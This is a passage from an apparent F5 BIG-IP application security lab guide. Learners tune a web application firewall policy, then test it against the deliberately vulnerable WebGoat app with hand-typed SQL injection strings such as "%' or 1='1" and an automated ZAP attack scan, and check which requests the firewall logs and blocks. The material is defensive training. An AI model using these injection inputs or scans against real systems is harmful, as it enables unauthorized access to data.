
9. In the account name field try an injection attack

```
%' or 1='1
```

10. You will be able to see a wealth of information




11. Return to the BIG-IP Go to **Security > Event Logs > Application > Requests**, clear the illegal filter and review the alert.



12. Time to Block! Go to **Security > Application Security > Policy Building > Learning and Blocking settings**

13. Click on the carrot next to Attack Signatures and click on the Block check box at the top (this will turn on blocking for all the signatures). Make sure signature staging is still set to diabled then click Save and Apply Policy. Your policy should now look like this.



14. Make sure to save and apply policy.


Note: Now you have enabled blocking for just the signatures. Note that all other functions are still in only alarm and learn mode. What attacks do you think will be blocked at this point?

---

15. On the BIG-IP navigate to **Security > Event Logs > Application > Requests**
16. Open a New Incognito Window in Chrome
17. Click the bookmark for Login page
18. At the username prompt try entering a SQL query for the username and the letter a for the password

```
or 1='1
```

Note: You should see that you are blocked and received a message with a support ID.




19. Repeat steps 7-9

Note: Did the query work? Why not? Did you receive a blocking response? Why not? (hint - we will look at this in the troubleshooting section)


---

19. Return to the ASM Event Logs and you should see both attacks as shown here


Note: You may need to refresh the screen by clicking on the refresh icon top left of the event screen.



20. Click on the log entry for `/webgoat/login` and examine the request.
21. Change from Basic to All Details and will see more details regarding the request



22. Click on Attack signature detected



Task 2 - ZAP THE APP!

1. Open ZAP Proxy by locating the icon on the top bar -  This will take several seconds to launch so please do not multi-click.


Note: If burp is still running ZAP will throw a warning stating that it can't start on port 8080. This a non-issue since we are not operating ZAP in proxy mode for this lab.

---


2. Select No, I do not want to persist this session at this moment in time.

3. In the upper left corner of ZAP, change the mode to ATTACK and accept the popup. Enter the following URL in to the URL to Attack field and click **Attack**:

```
https://webgoat.f5demo.com/WebGoat/login
```



4. Return to the BIG-IP and examine the Event Logs.
5. Take a look at the various attacks conducted by ZAP and blocked by ASM. Examine the log entries and what signature prevented the attack from occurring. You can explore the documentation on the signature as well.




What additional functions can you turn on to prevent some of the other attacks? How would you turn these on? Would this tool have even worked if Proactive Bot Defense was enabled? Answer: Absolutely not and your ASM even logs wouldn't be littered by these automated attempts that can quickly grow into the millions per day.

Bonus

Go to **Security > Application Security > Policy Building > Traffic learning**

Explore the Learning suggestions and Traffic Summary page.

Locate the Enforcement Readiness section.



Click on the numbers. This will take you to the learning and blocking settings page. This shows you the settings that could be turned on to better protect your application.

To the left you will find a number of learning suggestions. As traffic traverses your application these learning suggestions will eventually reach higher percentages.

Click on a learning suggestion to explore. You will learn how many events have been triggered and give you the option to accept the suggestion, delete the suggestion or ignore.

Note: The higher the percentage on the learning score the higher the chance you should accept this suggestion.


3.4.3 Exercise 3.3: Server Technologies and Custom Signature Sets

Objective

In this exercise we will examine server technologies and custom signature sets. Server Technologies function allows you to automatically discover server-side frameworks, web servers and operating systems. This feature helps when the backend technologies are not well known. The feature can be enabled to auto detect. You can also add the technologies that you know. Creating custom signature sets allows you to define what signature groupings work best for your needs. In this exercise we will explore both.

Task 1 - Server Technologies

1. Go to **Security > Application Security > Policy Building > Learning and Blocking Settings**
2. Locate **Server Technologies** and expand the option. Click **Enable Server Technology Detection**




3. Make sure to save and Apply Policy.


Note: Our policy is currently in manual and we would need to manaully accept all server technologies suggestions to build the server technology signature sets. If the policy were in automatic learning server technologies would automatically be accepted once the threshold was met.

---


4. Click on the diagonal arrow to the left of the Enable Server Technology Dectection. This will open the Server Technologies configuration which can also be found by going to **Security > Application Security > Policy > Server Technologies**



